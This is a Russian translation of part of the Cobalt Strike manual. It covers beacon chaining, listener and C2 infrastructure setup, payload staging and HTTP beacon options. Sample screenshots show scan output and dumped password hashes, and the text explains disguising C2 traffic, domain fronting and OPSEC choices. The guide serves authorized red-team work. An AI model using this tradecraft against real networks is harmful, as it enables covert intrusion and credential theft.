Если вы используете маячок **DNS**, имейте в виду, что **Кобальт Страйк** ничего не будет знать о хосте, пока не проверит его в первый раз. Если вы видите запись с временем последнего отстука и все, вам нужно будет дать этому маячку его первую задачу, чтобы увидеть дополнительную информацию.

Щелкните правой кнопкой мыши на один или несколько маячков, чтобы просмотреть опции пост-эксплуатации.

## Граф Проброса

**Кобальт Страйк** может связывать несколько маячков в цепочку. Эти связанные маячки получают свои команды и отправляют свои выходные данные через родительский маячок в своей цепочке. Этот тип цепочки полезен для контроля того, какие сеансы выходят из сети, и для имитации хакера, который ограничивает свои пути связи внутри сети. Эта цепочка маячков - одна из самых мощных функций в **Кобальт Страйке**.

Рабочие процессы **Кобальт Страйка** делают эту цепочку очень простой. Операторы **Кобальт Страйка** нередко устанавливают цепочки маячков на четыре или пять уровней на регулярной основе. Без наглядной демонстрации очень сложно отследить и понять эти цепочки. Здесь на помощь приходит сводный граф проброса.

Сводная диаграмма естественным образом показывает ваши цепочки маячков. У каждого сеанса маячка есть значок. Как и в случае с таблицей сеансов: значок для каждого хоста указывает его операционную систему. Если значок

красный с молнией, маячок работает в процессе с правами администратора. Более темный значок указывает на то, что сеанс маячка получил запрос на выход, и он подтвердил эту команду.

Значок брандмауэра представляет точку выхода полезной нагрузки маячка.

**Пунктирная зеленая линия** указывает на использование подключений **HTTP** или **HTTPS** для выхода из сети. **Желтая пунктирная линия** указывает на использование **DNS** для выхода из сети.




Рисунок 12. Обзор Графа Кобальт Страйка

Стрелка, соединяющая один сеанс маячка с другим, представляет собой связь между двумя маячками. Маячок использует именованные каналы **Windows** и сокеты **TCP** для управления маячками в одноранговой сети. **Оранжевая стрелка** - это именованный канал. Для сеансов **SSH** также используется оранжевая стрелка. **Синяя стрелка** - канал сокета **TCP**. **Красная** (именованный канал) или **пурпурная (TCP)** стрелка указывает на то, что линк маячка разорван.

Щелкните маячок, чтобы выбрать его. Вы можете выбрать несколько маячков, щелкнув и перетащив поле на нужные хосты. Нажмите **Ctrl** и **Shift** и щелкните, чтобы выбрать или отменить выбор отдельного маячка.

Щелкните правой кнопкой мышки по маячку, чтобы открыть меню с доступными параметрами пост-эксплуатации.

В Графе Проброста доступно несколько сочетаний клавиш.

- **Ctrl + Plus** — увеличить масштаб
- **Ctrl + Minus** — уменьшить масштаб
- **Ctrl + 0** — сбросить уровень масштабирования.
- **Ctrl + A** — выбрать все хосты
- **Escape** — очистить выделение.
- **Ctrl + C** — расположить хосты в круг
- **Ctrl + S** — объединить хосты в стек.
- **Ctrl + H** — упорядочить хосты в иерархию.

Щелкните правой кнопкой мыши на граф без выбранных маячков, чтобы настроить макет этого графа. В этом меню также есть несвязанное меню. Выберите **Hide**, чтобы скрыть несвязанные сеансы на графе. Выберите **Show**, чтобы снова показать несвязанные сессии.

## 2.4 Вкладки

Кобальт Страйк открывает каждый диалог, консоль и таблицу во вкладке. Нажмите кнопку **X**, чтобы закрыть вкладку. Используйте **Ctrl + D**, чтобы закрыть активную вкладку. **Ctrl + Shift + D** закроет все вкладки, кроме активных.

Вы можете щелкнуть правой кнопкой мыши кнопку **X**, чтобы открыть вкладку в окне, сделать снимок экрана с вкладкой или закрыть все вкладки с одинаковым именем.

Для этих функций также существуют горячие клавиши. Используйте **Ctrl + W**, чтобы открыть активную вкладку в отдельном окне. Используйте **Ctrl + T**, чтобы быстро сохранить снимок экрана активной вкладки.

**Ctrl + B** отправит текущую вкладку в нижнюю часть окна **Кобальт Страйка**. Это полезно для вкладок, которые нужно постоянно мониторить. **Ctrl + E** отменит это действие и удалит вкладку в нижней части окна **Кобальт Страйка**.


Удерживая **Shift**, нажмите **X**, чтобы закрыть все вкладки с тем же именем. Удерживая **Shift + Control**, щелкните **X**, чтобы открыть вкладку в отдельном окне.

Используйте **Ctrl + Left** и **Ctrl + Right** для быстрого переключения вкладок.

Вы можете перетаскивать вкладки, чтобы изменить их порядок.

## 2.5 Консоли

**Кобальт Страйк** предоставляет консоль для взаимодействия с сеансами маячков, скриптами и чатом с товарищами по команде.



```
Event Log X | Credentials X | Beacon 192.168.58.20@2948 X | Beacon 192.168.57.8@120 X | Beacon 10.10.10.189@3344 X
192.168.58.20:139
192.168.58.20:135

[+] received output:
192.168.58.1:80
192.168.58.1:22 (SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1)
192.168.58.20:445 (platform: 500 version: 6.1 name: BILLING-POWER domain: CORP)
Scanner module is complete

[-] lost link to parent beacon: 10.10.10.4
[-] lost link to parent beacon: 10.10.10.4
[+] established link to parent beacon: 10.10.10.4
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Windows\system32

[BILLING-POWER] SYSTEM */2948
Last: 39s
beacon>
```

**Рисунок 13. Вкладка консоли**

Консоли отслеживают историю ваших команд. Используйте стрелку **вверх** для просмотра ранее набранных команд. Стрелка **вниз** возвращает к последней введенной вами команде.

Используйте клавишу **Tab** для ввода команд и параметров.

Используйте **Ctrl + Plus**, чтобы увеличить размер шрифта консоли, **Ctrl + Minus**, чтобы уменьшить его, и **Ctrl + 0**, чтобы сбросить его. Это изменение является локальным только для текущей консоли. Перейдите в **Cobalt Strike** → **Preferences**, чтобы навсегда изменить шрифт.

Нажмите **Ctrl + F**, чтобы отобразить панель, которая позволит вам искать текст в консоли.

Используйте **Ctrl + A**, чтобы выделить весь текст в буфере консоли.

## 2.6 Таблицы

**Кобальт Страйк** использует таблицы для отображения сеансов, учетных данных, целей и другой информации о взаимодействии.

В большинстве таблиц в **Кобальт Страйке** есть возможность назначить цветовую подсветку выделенным строкам. Эти основные моменты видны другим

клиентам **Кобальт Страйка**. Щелкните правой кнопкой мыши и найдите меню **Color**.

Нажмите **Ctrl + F** в таблице, чтобы открыть панель поиска по таблице. Эта функция позволяет фильтровать текущую таблицу.

address	name	note
172.16.20.3	DC	
<b>172.16.20.80</b>	<b>GRANITE</b>	
172.16.20.81	COPPER	
172.16.20.128	metasploitable	
172.16.20.143	MARBLE	
172.16.20.163	QUARTZ	

Filter: ! 172.16.20.0/24 address 1 filter applied. Reset X

Add Import Remove Note... Help

**Рисунок 14. Таблица с Панелью Поиска**

В текстовое поле вы вводите критерии фильтрации. Формат критериев зависит от столбца, к которому вы хотите применить фильтр. Используйте нотацию **CIDR** (например, **192.168.1.0/24**) и диапазоны хостов (**192.168.1-192.169.200**) для фильтрации столбцов, содержащих адреса. Используйте числа или диапазоны чисел для столбцов, содержащих числа. Используйте подстановочные знаки (**\***,**?**) для фильтрации столбцов, содержащих строки.

Кнопка **!** отменяет текущий критерий. Нажмите клавишу **enter**, чтобы применить указанные критерии к текущей таблице. Вы можете поместить столько критериев, сколько захотите. Кнопка **Reset** удалит фильтры, примененные к текущей таблице.

## 3. Управление данными

### 3.1 Обзор

Командный сервер **Кобальт Страйка** является брокером информации, собираемой **Кобальт Страйком** во время вашего взаимодействия. **Кобальт Страйк** анализирует выходные данные полезной нагрузки маячка для извлечения целей, сервисов и учетных данных.


Если вы хотите экспортировать данные **Кобальт Страйка**, вы можете сделать это через **Reporting → Export Data**. **Кобальт Страйк** предоставляет возможность экспортировать свои данные в виде файлов **TSV** и **XML**. Функция экспорта данных клиента **Кобальт Страйка** объединит данные со всех серверов группы, к которым вы в данный момент подключены.

### 3.2 Цели

Вы можете взаимодействовать с информацией о цели **Кобальт Страйка** через **View → Targets**. Эта вкладка отображает ту же информацию, что и **Targets Visualization**.

Нажмите **Import**, чтобы импортировать файл с целевой информацией. **Кобальт Страйк** принимает простые текстовые файлы с одним хостом в строке. Он также принимает файлы **XML**, созданные **Nmap** (опция **-oX**).

Нажмите **Add**, чтобы добавить новые цели в модель данных **Кобальт Страйка**.



**Add Target**

Add a new target.

Address: 192.168.1.0/24

Name:

os: Windows 8.1

Note:

Save


### Рисунок 15. Добавление цели

Этот диалог позволяет вам добавить несколько хостов в базу данных **Кобальт Страйка**. Укажите диапазон IP-адресов или используйте нотацию **CIDR** в поле **Address** для одновременного добавления нескольких хостов. Удерживайте нажатой клавишу **Shift** при нажатии кнопки **Save**, чтобы добавить хосты в модель данных и оставить это диалоговое окно открытым.

Выберите один или несколько хостов и щелкните правой кнопкой мыши, чтобы открыть меню хостов. В этом меню вы можете изменить примечание к хостам, установить информацию об их операционной системе или удалить хосты из модели данных.

### 3.3 Сервисы

На экране целей щелкните узел правой кнопкой мыши и выберите **Services**. Откроется браузер служб **Кобальт Страйка**. Здесь вы можете просматривать службы, назначать заметки различным службам, а также удалять записи служб.



address	port ^	banner	note
10.10.10.0	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1	
10.10.10.21	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7	
10.10.10.5	25	220 ACME Corporation Mail Server [hMailServer]	
10.10.10.1	53		
10.10.10.3	53		
10.10.10.0	80		
10.10.10.21	80		
10.10.10.1	81		
10.10.10.3	88		
10.10.10.5	110		
10.10.10.3	135		
10.10.10.4	135		


Buttons: Remove, Note..., Help

Рисунок 16. Диалог Служб

### 3.4 Учетные записи

Выберите **View** → **Credentials**, чтобы взаимодействовать с моделью учетных данных **Кобальт Страйка**. Нажмите **Add**, чтобы добавить запись в модель учетных данных. Опять же, вы можете удерживать **Shift** и нажать **Save**, чтобы диалоговое окно оставалось открытым и упростило добавление новых учетных данных в модель. Нажмите **Copy**, чтобы скопировать выделенные записи

в буфер обмена. Используйте **Export** для экспорта учетных данных в формате **PWDump**.



The screenshot shows a window titled 'Credentials X' containing a table with the following data:

user	password	realm	note	source	host
Guest	31d6cfe0d16ae...	FILESERVER		hashdump	10.10.10.4
SUPPORT_3889...	5ace382672979...	FILESERVER		hashdump	10.10.10.4
Administrator	4d714387627d0...	FILESERVER		hashdump	10.10.10.4

Below the table are five buttons: Add, Edit, Copy, Remove, and Help.

Рисунок 17. Учетные записи

### 3.5 Обслуживание

Модель данных **Кобальт Страйка** хранит все свои состояния и метаданные состояния в папке **data/**. Эта папка существует в папке, из которой вы запустили командный сервер **Кобальт Страйка**.

Чтобы очистить модель данных **Кобальт Страйка**: остановите командный сервер, удалите папку **data/** и её содержимое. **Кобальт Страйк** воссоздает папку **data/** при следующем запуске командного сервера.

Если вы хотите заархивировать модель данных, остановите командный сервер и используйте свою любимую программу для хранения **data/** и ее файлов в другом месте. Чтобы восстановить модель данных, остановите сервер группы и восстановите старое содержимое в папке **data/**.

**Reporting** → **Reset Data** сбрасывает модель данных **Кобальт Страйка** без перезапуска командного сервера.

## 4. Прослушиватель и управление инфраструктурой


### 4.1 Обзор

Первым шагом любого взаимодействия является настройка инфраструктуры. В случае **Кобальт Страйка** инфраструктура состоит из одного или нескольких командных серверов, редиректоров и записей **DNS**, которые указывают на ваши командные серверы и редиректоры. После того, как у вас будет запущен командный сервер, вы захотите подключиться к нему и настроить его для получения подключений от скомпрометированных систем. Прослушиватели - это механизм **Кобальт Страйка**.

Прослушиватель одновременно является информацией о конфигурации для полезной нагрузки и директивой для **Кобальт Страйка**, чтобы сервер мог принимать соединения от этой полезной нагрузки. Прослушиватель состоит из определенного пользователем имени, типа полезной нагрузки и нескольких параметров, зависящих от полезной нагрузки.

### 4.2 Управление прослушивателем

Чтобы управлять прослушивателем **Кобальт Страйка**, перейдите в **Cobalt Strike → Listeners**. Откроется вкладка, на которой перечислены все настроенные вами полезные данные и прослушиватели.



name	payload	host	port	bindto	beacons	profile
bc2 - HTTP Beacon	windows/beacon_http/reverse_http	secure.lozenolove.c...	80		secure.lozenolove.com	default
SMB score_pd233	windows/beacon_bind_pipe		score_pd233			
TCP 9002 (Local)	windows/beacon_bind_tcp		9002		127.0.0.1	

Buttons: Add, Edit, Remove, Restart, Help

Рисунок 18. Менеджер Прослушивателей

Нажмите **Add**, чтобы создать новый прослушиватель.

Создавая прослушиватель, убедитесь, что вы дали ему запоминающееся имя. Это имя - то, как вы будете обращаться к этому прослушивателю в командах и рабочих процессах **Кобальт Страйка**.

Чтобы отредактировать прослушиватель, выделите прослушиватель и нажмите **Edit**.

Чтобы удалить прослушиватель, выделите прослушиватель и нажмите **Remove**.

### 4.3 Полезная нагрузка Маячка Кобальт Страйка

Чаще всего вы настраиваете прослушиватель для полезной нагрузки маячка **Кобальт Страйка**. Маячок - это полезная нагрузка **Кобальт Страйка** для моделирования продвинутых атак. Используйте маячок для выхода из сети через **HTTP**, **HTTPS** или **DNS**. Вы также можете ограничить, какие хосты выходят из сети, управляя одноранговыми маячками через именованные каналы **Windows** и сокет **TCP**.

Маячок гибок и поддерживает асинхронное и интерактивное общение. Асинхронная связь медленная. Маячок выполнит отступ, загрузит свои задачи и уснет. Интерактивное общение происходит в режиме реального времени.

Индикаторы сети маячка программируются. Переопределите коммуникацию маячка с помощью гибкого языка **C2 Кобальт Страйка**. Это позволяет скрыть активность маячка, чтобы он выглядел как другое вредоносное **ПО** или замаскировалась его как законный трафик. В главе **11** обсуждается эта функция.

### 4.4 Стейджинг полезной нагрузки

Одна тема, которая заслуживает упоминания в качестве справочной информации, - это стейджинг полезной нагрузки. Многие фреймворки атак отделяют атаку от того, что она выполняет. Этот материал, который выполняет атаку, известен как полезная нагрузка. Полезная нагрузка часто делится на две части: **стейдж** и **стейджер**. **Стейджер** - это небольшая программа, обычно оптимизированная вручную через ассемблер, которая загружает **стейдж** полезной нагрузки, инжектирует его в память и передает ему выполнение. Этот процесс известен как **стейджиинг**.

Для некоторых действий процесс стейджинга очень необходим. Многие атаки имеют жесткие ограничения на объем данных, которые они могут загрузить в память и выполнить после успешной эксплуатации. Это значительно ограничивает ваши возможности пост-эксплуатации, если вы не доставляете полезную нагрузку пост-эксплуатации поэтапно.

**Кобальт Страйк** использует стейджинг в своих атаках, управляемых пользователями. Все это находится в разделе **Attacks → Packages and Attacks → Web**

**Drive-by.** Стейджеры, используемые в этих местах, зависят от полезной нагрузки, связанной с атакой. Например, **HTTP**-маячок имеет **HTTP**-стейджер. **DNS** маячок имеет запись **DNS TXT**. Не у всех полезных нагрузок есть опции стейджинга. Полезная нагрузка без стейджера не могут быть доставлены с этими вариантами атаки.


Если вам не нужен стейджинг полезной нагрузки, вы можете отключить ее. Установите для параметра **host\_stage** в профиле **Malleable C2** значение **FALSE**. Это предотвратит **Кобальт Страйк** от размещения стейджинга на своих веб-серверах и **DNS**-серверах. В этом есть большая выгода для **OPSEC**. При включенном стейджинге любой может подключиться к вашему серверу, запросить полезную нагрузку и проанализировать ее содержимое, чтобы найти информацию из вашей конфигурации полезной нагрузки.

В **Кобальт Страйке 4.0** и более поздних версиях пост-эксплуатация и боковые перемещение избегают стейджеров и предпочитают доставлять полную полезную нагрузку там, где это возможно. Если вы отключите стейджинг полезной нагрузки, вы не должны этого заметить, когда будете готовы к пост-эксплуатации.

#### 4.5 HTTP-маячки и HTTPS-маячки

Маячки **HTTP** и **HTTPS** загружают задачи с помощью **HTTP**-запроса **GET**. Эти маячки отправляют данные обратно с помощью запроса **HTTP POST**. Это значение по умолчанию. У вас есть невероятный контроль над поведением и индикаторами в этой полезной нагрузке с помощью **Malleable C2**.

Чтобы включить прослушиватели маячка **HTTP** или **HTTPS**, перейдите в **Cobalt Strike → Listeners**. Нажмите **Add**. Выберите **Beacon HTTP** в качестве варианта полезной нагрузки.



**Рисунок 19. Опции Маячка HTTP**

Нажмите **[+]**, чтобы добавить один или несколько хостов, на которые **HTTP**-маячок будет делать отступ. Нажмите **[-]**, чтобы удалить один или несколько хостов. Нажмите **[X]**, чтобы очистить текущие хосты. Если у вас несколько хостов, вы все равно можете вставить в это диалоговое окно список хостов обратного вызова, разделенных запятыми. Это нормально.

Длина списка хостов маячка в полезной нагрузке маячка ограничена **255** символами. Она включает в себя случайно назначенный **URI** для каждого хоста и разделители между каждым элементом в списке. Если длина будет превышена, хосты будут отброшены из конца списка до тех пор, пока не уместятся в пространстве. В журнале командного сервера будут сообщения об отброшенных хостах.

Поле **Host Rotation Strategy** настраивает поведение маячков для выбора хоста (ов) из списка

Стратегия	Описание
round-robin	Список имен хостов прокручивается в том порядке, в котором они указаны. Каждый хост используется для одного соединения.
random	Случайным образом выбирается имя хоста из списка при каждой попытке подключения
failover-xx	Использует рабочий хост как можно дольше. Использует каждый хост в списке, пока они не достигнут последовательного счетчика отработки отказа (x) или периода времени (m, h, d), затем использует следующий хост.
duration-xx	Использует каждый хост в течение определенного периода времени. Использует каждый хост в списке в течение указанного времени (m, h, d), затем использует следующий хост.

Поле **HTTP Host (Stager)** управляет хостом **HTTP Stager** для **HTTP**-маячка. Это значение используется только в том случае, если вы объединяете эту полезную нагрузку с атакой, которая требует явного стейджера.

В поле **Profile** вы выбираете вариант профиля **Malleable C2**. Вариант - это способ указания нескольких вариантов профиля в одном файле. С вариантами каждый настраиваемый прослушиватель **HTTP** или **HTTPS** может иметь разные индикаторы сети.

В поле **HTTP Port (C2)** задается порт, на который ваш **HTTP**-маячок будет делать отступ. В поле **HTTP Port (Bind)** указывается порт, к которому будет привязан ваш веб-сервер с полезной нагрузкой маячка **HTTP**. Эти параметры полезны, если вы хотите настроить редиректоры портов (например, редиректор, который принимает соединения на порте **80** или **443**, но направляет соединение к вашему командному серверу через другой порт).

Значение **HTTP Host Header**, если указано, распространяется на ваши **HTTP**-стейджеры и через вашу **HTTP**-связь. Эта опция упрощает использование доменного фронта с **Кобальт Страйком**.

Нажмите ... рядом с полем **HTTP Proxy**, чтобы указать явную конфигурацию прокси для этой полезной нагрузки.

## Ручная настройка HTTP-прокси

Окно **(Manual) Proxy Settings** прокси-сервера предлагает несколько вариантов управления конфигурацией прокси-сервера для маячка **HTTP**- и **HTTPS**-запросов. По умолчанию маячок использует конфигурацию прокси-сервера **IE** для текущего процесса/контекста пользователя.

В поле **Type** настраивается тип прокси. Поля **Host** и **Port** сообщают маячку, где находится прокси. Поля **Username** and **Password** необязательны. В этих полях указываются учетные данные, которые маячок использует для аутентификации на прокси-сервере.

